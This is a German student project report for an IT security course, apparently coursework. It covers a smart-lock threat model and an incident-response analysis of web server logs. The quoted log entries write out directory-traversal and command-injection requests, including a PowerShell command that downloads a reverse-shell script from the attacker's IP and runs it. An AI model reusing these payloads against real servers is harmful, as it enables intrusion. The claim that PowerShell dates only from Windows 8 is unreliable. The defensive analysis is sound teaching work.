Leuphana Universität Lüneburg
Major Wirtschaftsinformatik (bis Studienbeginn WiSe 19/20)

Projektdokumentation

„Die coole Hackergruppe”

Modul: IT-Sicherheit
Dozent: Herr Timo Briddigkeit
Datum: 08.05.2021

Gruppenmitglieder:

Name:	Matrikelnummer:	E-Mail-Adresse:
Mateffy, Lukas	3038817	lukas@mateffy.me
Khalid, Ramiz	3039020	ramiz.khalid@stud.leuphana.de

Inhaltsverzeichnis

1. Aufgabe: Threat-Modelling

Im Auftrag eines Hardware-Herstellers sollte die Gruppe ein Bedrohungsmodell für ein smartes Türschloss erstellen. Dieses smarte Türschloss bestand aus folgenden Komponenten:

1. Klingel-Hardware
2. Intercom-Hardware
3. Mobile Application
4. Web-Frontend
5. Middleware (REST-API)
6. Backend
7. Sprachassistent

Zunächst haben wir ein Data-Flow-Diagram erstellt. Dafür mussten wir uns Gedanken über die Beziehungen zwischen den einzelnen Komponenten, welche Daten zwischen den einzelnen Komponenten transferiert werden, über den Transferweg dieser Daten und in welche Trust-Boundaries diese Komponenten aufgeteilt sind, machen. Mithilfe der Plattform Miro[1] haben wir all unsere Diagramme erstellt.

[1] www.miro.com (Zugriff: 30.04.2021)

1.1 Aktuelles Data-Flow-Diagram

Die folgende Abbildung zeigt das aktuelle Data-Flow-Diagram. Die Pfeile sind mit den entsprechenden Daten beschriftet, welche zwischen den einzelnen Komponenten übertragen werden. Die Farbe veranschaulicht dabei das verwendetete Protokoll für die Übertragung der Daten.

Eine genauere Ansicht ist im Anhang 3.2 verfügbar.




Abb. 1: Aktuelles Data-Flow-Diagramm

1.2 Data-Assets

Folgende Data-Assets haben wir in unserem System identifiziert:

1. Klingel-Log
2. Video-Aufnahmen
3. USB-Key Daten
4. Tondaten
5. API Keys

Wichtig zu unterscheiden sind die Komponenten mit einem direkten und indirektem Zugriff auf die Data-Assets:
Eine genauere Ansicht ist im Anhang 3.4 verfügbar.




Abb. 2: Data-Assets-Diagram

1.3 Die wichtigsten Bedrohungen

Als eine besonders große Gefahr für dieses System, haben wir den Sprachassistenten „Almond“ identifiziert, da aus der Aufgabenstellung nicht klar hervorgeht, ob dieser über eine Stimmerkennung verfügt. Ohne eine Stimmerkennungsfunktion kann jeder außenstehende ohne Authentifizierung die Tür mit Leichtigkeit öffnen (Spoofing). Beispielsweise wäre ein ungebetener Gast in der Lage dazu, durch ein offenes Fenster den Sprachassistenten zu bedienen und sich somit Zugang zum Raum/ Gebäude zu verschaffen.

Das Benutzen eines USB-Keys stellt ebenfalls eine große Gefahr dar. Ein Angreifer könnte diesen USB-Key kopieren oder sogar entwenden, um sich Zugriff zu verschaffen (Spoofing). Der USB-Port der Klingelhardware ist auch sehr anfällig für Angriffe. Es wäre möglich, einen USB-Key mit einem Virus anzuschließen, und damit das System zu infiltrieren und Türen zu öffnen (Tampering). Ein Angreifer könnte auch einen „USB Killer“ anschließen, welcher mit Stromschlägen die Klingelhardware stark beschädigen oder sogar zerstören könnte (Denial of Service).

Eine weitere Schwachstelle sind unverschlüsselte Verbindungen zwischen den Komponenten, vor allem wichtig die zum Backend und zur Rest-API (Information Disclosure).
Man müsse auch das Backend und die SQL-Datenbank vor SQL-Injection Angriffen schützen (Tampering).

Eine vollständige Liste aller Bedrohungen ist in der Excel-Datei hinterlegt.

1.4 Überarbeitetes Data-Flow-Diagramm




Abb. 3: Überarbeitetes Data-Flow-Diagramm

Für unser überarbeitetes Konzept war es uns zunächst wichtig, die einzelnen Verbindungen zu sichern. Falls noch nicht getan, empfehlen wir dringend den Umstieg von HTTP auf das sicherere HTTPS-Protokoll. Damit wären die Daten gegen Einsicht Dritter geschützt und zusätzlich die Integrität der Daten verifizierbar, um Man-In-The-Middle-Attacken zu vermeiden.
Um das System besser vor DDOS-Angriffen zu schützen, schlagen wir die Verwendung einer DDOS-Protection bzw. eines Load-Balancers vor. Dabei würden wir Zugriff auf REST-API und das Web-Frontend über einen Dienst wie z.B. Cloudflare routen, um direkten Zugriff auf die API Server zu vermeiden. Der Angreifer kennt dann nämlich nur die IP-Adressen von Cloudflare, nicht die der Web-Server.
Um uns vor Angriffen noch besser zu schützen und die Netzwerk-Sicherheit damit weiter zu verbessern, empfehlen wir die Einrichtung eines eigenen WLAN-Netzwerkes mit einem starkem Passwort nur für die Klingel- und Intercom-Hardware.

Von der Verwendung des Sprachassistenten „Almond“, raten wir aus den bereits vorher genannten Gründen ab. Selbst mit einer Stimmerkennungsfunktion könnte ein Angreifer eine Audioaufnahme davon erstellen, wie ein verifizierter User die Tür öffnet. Der Angreifer könnte anschließend diese Audioaufnahme verwenden und dem Sprachassistenten abspielen, um sich Zugang zu verschaffen. Da dieser trotzdem Teil des Systems ist, haben wir den Sprachassistenten auch in unserem überarbeitetem Data-Flow-Diagram übernommen.

Ein weiteres großes Sicherheitsrisiko stellt die Verwendung der USB-Keys dar. Als bessere Alternative wäre der Einsatz von NFC in Kombination mit einer 2-Factor-Authentication (2FA) geeignet. Man könnte dabei einen NFC-Chip oder auch das eigene NFC-fähige Mobilgerät verwenden. Zwar können Daten auf NFC-Chips fast einfacher kopiert werden, als von USB-Sticks, jedoch würden die USB-Ports, welche grade für Hardware-Angriffe sehr anfällig sind, entfallen. Als eine Möglichkeit für 2FA empfehlen wir die Verwendung von Time-based One-time Passwords (TOTP), um 2FA über Kryptographische Methoden zu ermöglichen. Für SMS Codes wären zum Beispiel weitere externe Anfragen nötig und andere Angriffsvektoren wie Social Engineering des Telefon-Anbieters ermöglicht.

2. Aufgabe: Incident Response

2.1 FAQ

2.1.1 Um welche Webserver-Software handelt es sich vermutlich?

Wie der Name der Log-Datei vermuten lässt, handelt es sich bei der Software um Apache[2]. Jedoch kann es sein, dass diese (zumindest bei der Druck Route) als Reverse Proxy zu einem anderen Druck-Server dient.

2.1.2 Welches Betriebssystem kam auf dem Webserver vermutlich zum Einsatz?

Der Web-Server nutzt Windows 8 oder eine neuere Version.

Das erste Indiz ist das nicht auffinden der `/etc/passwd` Datei. Während der Zugriff auf diese durch Sandboxing zwar verhindert werden kann, kann erstmal davon ausgegangen werden, dass es sich nicht um ein Linux Environment handelt.

Das zweite (und ausschlaggebendere) Indiz ist, dass wir uns mit dem erfolgreichen Aufruf der PowerShell[3] auf jeden Fall auf einem Windows System befinden.
Dies wird unterstützt durch das Speichern der `reverse_shell.ps1` Datei im Dateipfad `C:\Windows\reverse_shell.ps1`, welcher sowohl durch die Backslashes, als auch durch das wortwörtliche "Windows" im Pfad, eindeutig als solcher identifiziert werden kann.

Da PowerShell aber erst seit Windows 8 verfügbar ist, können frühere Windows-Versionen ausgeschlossen werden.

---

[2] Apache HTTP Server Project https://httpd.apache.org/ (Zugriff: 30.04.2021)

[3] What is PowerShell? | Microsoft Docs https://docs.microsoft.com/en-us/powershell/scripting/overview?view=powershell-7.1 (Zugriff: 30.04.2021)

2.1.3 Mit welcher Art von Sicherheitslücke wurde sich Zugang verschafft?

Mithilfe des Dateinamen-Parameters der Druck-API wurde Directory Traversal (CWE-23) durchgeführt, um dann via Command Injection (CWE-78) eine Reverse Shell auszuführen bzw. zu installieren. Damit ist eine Remote Code Execution möglich, da der Angreifer ausführen kann, was er will. Über die Reverse Shell kann sich dann lateral im Netzwerk fortbewegt werden, um andere Systeme im selben Netzwerk anzugreifen, wie z. B. das Monitoring-Tool oder die Türschlösser.

Außerdem lässt sich vermuten, dass bei der fehlgeschlagenen Einlass-Authentifizierung um 05:50 Smartcard und vielleicht 2FA Codes ausgelesen wurden, um damit möglicherweise an Zugangsdaten für das interne Monitoring-Tool zu gelangen. Dies lässt sich aber ohne weitere Informationen nicht bestätigen.

2.1.4 Was wurde getan um die Kompromittierung zu verschleiern?

Das Monitoring-Tool wurde lahmgelegt, damit interne IT-ler*innen schwieriger nachprüfen können, ob Systeme angegriffen wurden bzw. in welchem Umfang.
Außerdem ist es möglich, dass der Angreifer über andere IP-Adressen (Proxies bzw. VPNs) normale Anfragen geschickt hat, um mit dem Angriff im Traffic unterzugehen. So ist zumindest eine Anfrage von der IP `164.252.23.151` mit dem selben User-Agent des Angreifers aufzufinden. Während dies theoretisch ein ganz anderer Nutzer sein kann, so ist neben Betriebssystem und Linux-Desktop (X11) selbst die Build-Nummer des Chrome Browsers die gleiche, was zwar nicht unmöglich ist, jedoch auf die selbe Person schließen lässt.

2.1.5 Wann hat der Angreifer bzw. die Angreiferin das erste mal mit dem System interagiert?

Die IP des Angreifers, mit dem die Attacke durchgeführt wurde (`193.174.46.71`), verbindet sich das erste Mal mit dem Webserver am 03.04.2021 um 04:33 MEZ. Hierbei ruft er mit einer HTTP GET Anfrage die `quaerat.html` Route auf.

Der Log-Eintrag für die Request sieht wie folgt aus:

```
193.174.46.71 - - [03/Apr/2021:04:33:24 +0200] "GET /quaerat.html
HTTP/1.0" 200 4986   "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/
537.36 (KHTML, like Gecko) Chrome/88.0.4324.150"
```

2.1.6 Welche Paragraphen des Strafgesetzbuchs greifen hier?

Es handelt sich vermutlich um Paragraph § 303b ("Computersabotage").

Paragraph § 303b im Wortlaut

§ 303b Computersabotage

(1) Wer eine Datenverarbeitung, die für einen anderen von wesentlicher Bedeutung ist, dadurch erheblich stört, dass er

1. eine Tat nach § 303a Abs. 1 begeht,
2. Daten (§ 202a Abs. 2) in der Absicht, einem anderen Nachteil zuzufügen, eingibt oder übermittelt oder
3. eine Datenverarbeitungsanlage oder einen Datenträger zerstört, beschädigt, unbrauchbar macht, beseitigt oder verändert,

wird mit Freiheitsstrafe bis zu drei Jahren oder mit Geldstrafe bestraft.

(2) Handelt es sich um eine Datenverarbeitung, die für einen fremden Betrieb, ein fremdes Unternehmen oder eine Behörde von wesentlicher Bedeutung ist, ist die Strafe Freiheitsstrafe bis zu fünf Jahren oder Geldstrafe.

(3) Der Versuch ist strafbar.

(4) 1In besonders schweren Fällen des Absatzes 2 ist die Strafe Freiheitsstrafe von sechs Monaten bis zu zehn Jahren. 2Ein besonders schwerer Fall liegt in der Regel vor, wenn der Täter

1. einen Vermögensverlust großen Ausmaßes herbeiführt,
2. gewerbsmäßig oder als Mitglied einer Bande handelt, die sich zur fortgesetzten Begehung von Computersabotage verbunden hat,
3. durch die Tat die Versorgung der Bevölkerung mit lebenswichtigen Gütern oder Dienstleistungen oder die Sicherheit der Bundesrepublik Deutschland beeinträchtigt.

(5) Für die Vorbereitung einer Straftat nach Absatz 1 gilt § 202c entsprechend.

Zusätzlich relevant sein könnten außerdem § 202a Ausspähen von Daten, § 202b Abfangen von Daten, § 202c Vorbereiten des Ausspähens und Abfangens von Daten und § 303 Sachbeschädigung (für das Lahmlegen der Produktion).

2.1.7 Welche Informationen können Sie anhand der Datenlage über den Angreifer bzw. die Angreiferin geben?

Über einen GeoIP-Lookup[4] der Angreifer-IP (`193.174.46.71`) lässt sich herausfinden, dass der Angriff aus dem Uni-Netzwerk der Leuphana in Lüneburg kommt. Als ISP ist dort nämlich das Deutsche Forschungsnetz angegeben. Hierbei lässt sich allerdings nicht sagen, ob der Angreifer selber an der Leuphana ist, oder nur ein VPN-Zugang eines Studierenden bzw. Lehrenden kompromittiert wurde.

Anhand des User-Agent Headers in den Requests lässt sich ermitteln, dass der Angreifer Chrome Version 88 auf einem Intel 64-bit Linux-System verwendet. Dieser Header kann jedoch auch vom Angreifer selbst festgelegt worden sein und ist deswegen kein eindeutiger Beweis.

User-Agent des Angreifers:

```
Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/88.0.4324.150
```

[4] GeoIP-Lookup Database https://www.maxmind.com/en/geoip-demo

2.2 Incident Response Report

2.2.1 Zusammenfassung / Management Report

Am Mittwoch, dem 07. April 2021 gegen 13:00 wurde die IT-Abteilung informiert, dass die Drucker in der Produktion nicht mehr funktionieren. Das Monitoring-Tool war außerdem auch nicht mehr erreichbar, und eine Nachricht eines Hacker-Teams wurde angezeigt.

Nach Analyse der Log-Dateien können wir nun nachvollziehen, dass der Angreifer über eine Sicherheitslücke in der HTTP-Route des Druck-Servers eine Backdoor im Druck-Server bzw. im Netzwerk installieren konnte, und somit die Produktion lahmlegte.

Außerdem wird vermutet, dass durch den internen Netzwerkzugriff des Angreifers auch weitere Systeme betroffen sein könnten. So konnten möglicherweise auch Smartcards der Angestellten ausgelesen werden.

Um das sichere Wiederherstellen der Systeme zu erlauben, muss die Schadsoftware entfernt werden, die genutzte Lücke geschlossen und die Systeme in dem Netzwerk auf möglicherweise hinterlassene Backdoors und weitere Schadsoftware überprüft werden.

2.2.2 Identifikation

Die Log-Datei wurde mithilfe von Splunk[5] untersucht. Splunk half dabei, die Anomalien in den Logs zu finden und die Schritte des Angreifers nachverfolgen zu können. Besonders hilfreich war dabei die Möglichkeit, die Log-Einträge in Spalten aufzuteilen, und dann nach HTTP-Route zu sortieren. Somit erscheinen Anfragen, die nicht ins normale Nutzungsschema passen, ganz oben und können dann weiter analysiert werden.

[5] Splunk https://www.splunk.com/ (Zugriff: 30.04.2021)

Folgender Eintrag vom 07.04.2021 um 05:17:08 Uhr war dabei besonders auffällig:

```
193.174.46.71 - - [07/Apr/2021:05:17:08 +0200] "GET /gryffindor/
printmodel?filename=..%2F..%2F..%2Fetc%2Fpasswd HTTP/1.0" 404 5021
"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/88.0.4324.150"
```

Mit dieser HTTP-Request wird versucht, den Dateipfad `/etc/passwd` aufzurufen. Dieser Dateipfad liegt normalerweise außerhalb des Web-Verzeichnisses und sollte nicht von außen aufrufbar sein. Hier wurde jedoch versucht, durch einen manipulierten Dateipfad, System-interne Dateien aufzurufen. Ein solcher Angriff wird als Directory-Traversal bezeichnet.

Der Angreifer bekam als Antwort vom Webserver den Fehlercode `404 Not Found` zurück. Das liegt daran, dass der Dateipfad `/etc/passwd` auf Windows-Systemen nicht vorhanden ist, sondern in Linux-Systemen verwendet wird.
Dementsprechend konnte der Angreifer daraus schließen, dass der Web-Server das Betriebssystem Windows nutzt.

Als Folge dessen, versucht der Angreifer um 05:19:35 Uhr erneut auf System-Interna mittels Directory-Traversal zuzugreifen:

```
193.174.46.71 - - [07/Apr/2021:05:19:35 +0200] "GET /gryffindor/
printmodel?filename=..%2F..%2F..
%2FWindows%2FSystem32%2Fcmd.exe%2Fc%20echo%20Hello%20World HTTP/1.0
HTTP/1.0" 200 5036 "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/88.0.4324.150"
```

Diesmal griff der Angreifer auf einen Windows-Dateipfad zu. Der Angreifer versucht diesmal statt der .sdl Datei eine Instanz von `cmd.exe` aufzurufen und zum Testen „`Hello World`“ auszugeben. Der Webserver antwortet mit dem Status `200 OK` und gibt damit dem Angreifer die Bestätigung, dass seine Command Injection erfolgreich war. Als Command Injection wird ein Angriff über einem vom System nicht vorgesehenem Weg bezeichnet, bei welchem das Ziel ist, beliebige Befehle auf dem Host-System auszuführen.

Diese Sicherheitslücke nutzt der Angreifer aus, um über eine weitere Command Injection die Datei `reverse_shell.ps1` auf den Server zu laden:

```
193.174.46.71 - - [07/Apr/2021:05:24:11 +0200] "GET /gryffindor/
printmodel?filename=..%2F..%2F..
%2FWindows%2FSystem32%2FWindowsPowerShell%2Fv1.0%2Fpowershell.exe%20-
command%20%22%24WebClient.DownloadFile%28%22http%3A%2F%2F193.174.46.71
%2Freverse_shell.ps1%22%2C%22C%3A%5CWindows%22%29%22 HTTP/1.0 HTTP/
1.0" 200 5005 "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/88.0.4324.150"
```

Bei einer Reverse Shell baut das System eine Verbindung zu einem externen System auf, in diesem Fall verbindet sich der Druck-Server der Firma eine Verbindung zum Angreifer auf. Der Angreifer ist somit im Netzwerk der Firma und erhält vollen Zugriff auf die Kommandozeile des Webservers. Damit kann der Angreifer beliebige Kommandos bzw. Software ausführen, was als Remote Code Execution bezeichnet wird.

Die IP-Adresse, von der die Datei geladen worden ist, ist nicht mehr verfügbar. Somit kann nicht nachvollzogen werden, was die `reverse_shell.ps1` Datei genau enthält.

Um 05:25:13 Uhr startet der Angreifer mit PowerShell die Reverse Shell:

```
193.174.46.71 - - [07/Apr/2021:05:25:13 +0200] "GET /gryffindor/
printmodel?filename=..%2F..%2F..
%2FWindows%2FSystem32%2FWindowsPowerShell%2Fv1.0%2Fpowershell.exe%20-
file%20%22C%3A%5CWindows%5Creverse_shell.ps1%22 HTTP/1.0 HTTP/1.0" 200
5019 "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/88.0.4324.150"
```

Ab diesem Zeitpunkt hat der Angreifer volle Kontrolle über den Druck-Server und ist damit auch im Netzwerk.

Wenn man die IP-Adresse 193.174.46.71 in der Log-Datei zurückverfolgt, erhält man den Eintrag, in dem der Angreifer von dieser IP-Adresse das erste Mal auf das System der Firma zugegriffen hat:

```
193.174.46.71 - - [03/Apr/2021:04:33:24 +0200] "GET /quaerat.html
HTTP/1.0" 200 4986   "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/
537.36 (KHTML, like Gecko) Chrome/88.0.4324.150“
```

Bereits am 03.04.2021 um 04:33:24 wurde über eine HTTP Get Anfrage die `quarat.html` aufgerufen. Dabei handelt es sich um eine harmlose Anfrage.

Hauptsächlich betroffen vom Angriff ist der Drucker bzw. der Druck-Server. Durch die Remote Code Execution hat der Angreifer jedoch auch auf andere Systeme zugriff, wie das Monitoring-Tool, in dem der Angreifer seine Nachricht hinterließ. Der Zugriff auf weitere Systeme ist nicht ausgeschlossen.

Aus einer Rückverfolgung der IP-Adresse mit GeoIP-Lookup konnte herausgefunden werden, dass der Angriff vermutlich aus Lüneburg, genauer gesagt aus dem Netzwerk der Leuphana Universität stammt.

Unklar ist hierbei, ob sich der Angreifer tatsächlich dort befindet oder sich über einen möglicherweise gestohlenen VPN-Zugang mit dem Netzwerk verbunden hat. Wir empfehlen daher den Kontakt mit der Universität, um mehr über die Identität des Angreifers zu erfahren.

Eine genaue Timeline der Vorfälle finden Sie unter 3.1 „Timeline der Vorfälle“.

2.2.3 Eindämmung

Um die Auswirkungen des Angriffs kurzfristig und schnell einzudämmen, sollten die Drucker und HTTP-Server heruntergefahren und nach Dateien mit dem Namen "`reverse_shell.ps1`" durchsucht werden. Sind alle Dateien gelöscht, sollte dies die Reverse Shell des Angreifers schließen.

Um weitere Angriffe über Directory Traversal bzw. Command Injection zu verhindern, sollte der Dateiname vor weiterer Benutzung gefiltert und normalisiert werden. Des Weiteren ist die Nutzung von Sandboxing[6] oder "Chroot Jails"[7] (auf Linux-Systemen relevant) empfehlenswert, um dem Angreifer die Möglichkeit zu nehmen, auf System-Resourcen wie `cmd.exe` zuzugreifen.

Besser wäre jedoch, den Dateipfad aus der Request zu streichen, und stattdessen jeder hochgeladenen Datei eine ID zuzuweisen, über diese dann Druckaufträge gestartet werden können. Somit hat der Angreifer keinen Einfluss auf den Dateipfad, der nun per ID aus einer Datenbank sicher geladen werden kann.

Langfristig sollte außerdem die Nutzung von Smart Design Layers mit einer binären und ausführbaren Datei als Druck-Format überdacht werden, da von Nutzern hochgeladene, ausführbare Programme an sich einen Angriffsvektor darstellen. So könnte die SDL-Runtime Fehler enthalten, die es einem Angreifer erlauben könnten, über das SDL-Format Zugriff auf den Host zu erhalten.

Zum Vergleich: wären normale Druck-Formate (die nicht ausgeführt werden müssen) genutzt worden, so könnte beim Hochladen der Datei das Ausführen mithilfe von OS-File-Permissions verhindern werden.

Auf Windows hätte die relevante Permission "Traverse folder / execute file" bei richtiger Anwendung sogar das Directory Traversal verhindern können[8].

---

[6] Windows Sandbox https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-sandbox/windows-sandbox-overview (Zugriff: 06.05.2021)

[7] Chroot Jails (auf Linux-Systemen relevant) https://en.wikipedia.org/wiki/Chroot (Zugriff: 06.05.2021)

[8] How to deny execute permissions on a share/folder in Windows?How to deny execute permissions on a share/folder in Windows? https://serverfault.com/questions/221227/how-to-deny-execute-permissions-on-a-share-folder-in-windows (Zugriff: 06.05.2021)

2.2.4 Vollständige Beseitigung & Wiederherstellung

Um die Schadsoftware des Angreifers vollständig zu entfernen, sollten die betroffenen Systeme mit der aktuellen Version der Firm- bzw. Software aufgespielt werden. Außerdem sollte sichergestellt werden, dass die Directory-Traversal-Lücke geschlossen ist, bevor die Systeme wieder online gehen.

Da sich nicht ausschließen lässt, dass sich der Angreifer weiter im Netzwerk ausgebreitet hat, nachdem der Druck-Server kompromittiert wurde, sollten zusätzlich die Logs anderer Dienste im Netzwerk auf unerlaubte Zugriffe bzw. Änderungen überprüft und ggf. auch neu aufgesetzt werden. Ein Netzwerk-weiter Viren-Scan ist dementsprechend auch empfehlenswert.

2.2.5 Gewonnene Erkenntnisse

Die entstandene Lücke ist zum Teil Folge eines größeren architektonischen Problems in der Druck-Software. So sollten Druck-Aufträge nicht mit von User gestelltem Dateinamen als Parameter ausgeführt werden, sondern mit einer für den Auftrag festgelegten ID. Die SDL-Datei sollte dann vorher hochgeladen werden, und vom System einen Dateinamen zugewiesen bekommen, der dann in einer Datenbank gespeichert werden kann.

Natürlich muss in dem Fall auf weitere Injection bzw. SQL-Injection geachtet werden, jedoch gibt es für die meisten Datenbank-Systeme bereits getestete Abläufe (Prepared Statements etc.) um solche Fehler zu vermeiden.

